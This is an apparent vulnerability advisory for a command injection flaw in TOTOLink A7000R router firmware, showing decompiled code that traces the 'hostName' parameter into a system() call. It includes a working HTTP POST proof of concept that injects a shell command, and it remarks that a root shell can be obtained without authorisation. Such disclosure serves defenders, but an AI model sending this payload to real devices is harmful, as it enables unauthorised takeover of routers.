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
TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address：https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



Vulnerability details

TOTOLINK A7000R (V9.1.0u.6115_B20201022) was found to contain a command insertion vulnerability in setOpModeCfg.This vulnerability allows an attacker to execute arbitrary commands through the "hostName" parameter.

```
int __fastcall sub_42CC4C(int a1)
{
  int Var; // $s1
  int v3; // $s5
  int v4; // $v0
  int v5; // $s4
  int JsonConf; // $v0
  int v7; // $s2
  _BYTE *v8; // $v0
  int v9; // $v0

  Var = websGetVar(a1, "opmode", "gw");
  v3 = nvram_safe_get("opmode_custom");
  v4 = websGetVar(a1, "wifiIdx_rpt", &word_438564);
  v5 = atoi(v4);
  nvram_set("opmode_custom", Var);
  nvram_set_int("rt_mode_x", 0);
  nvram_set_int("rt_sta_wisp", 0);
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_438564);
      nvram_set("wl_guest_lan_isolate", &word_438564);
LABEL_19:
      sub_424B84(a1);
      sub_4262E0(a1);
      sub_425FA0(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
```

```
int __fastcall sub_424B84(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_423970(a1);
  return 1;
}
```

By calling these functions, we can ultimately call `sub_423970` function (as shown in the last picture). By setting the proto value to 1, we can reach the default branch. `v50` passes directly into the `dosystem` function.

The `dosystem` function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the `system` function, which has a command injection vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.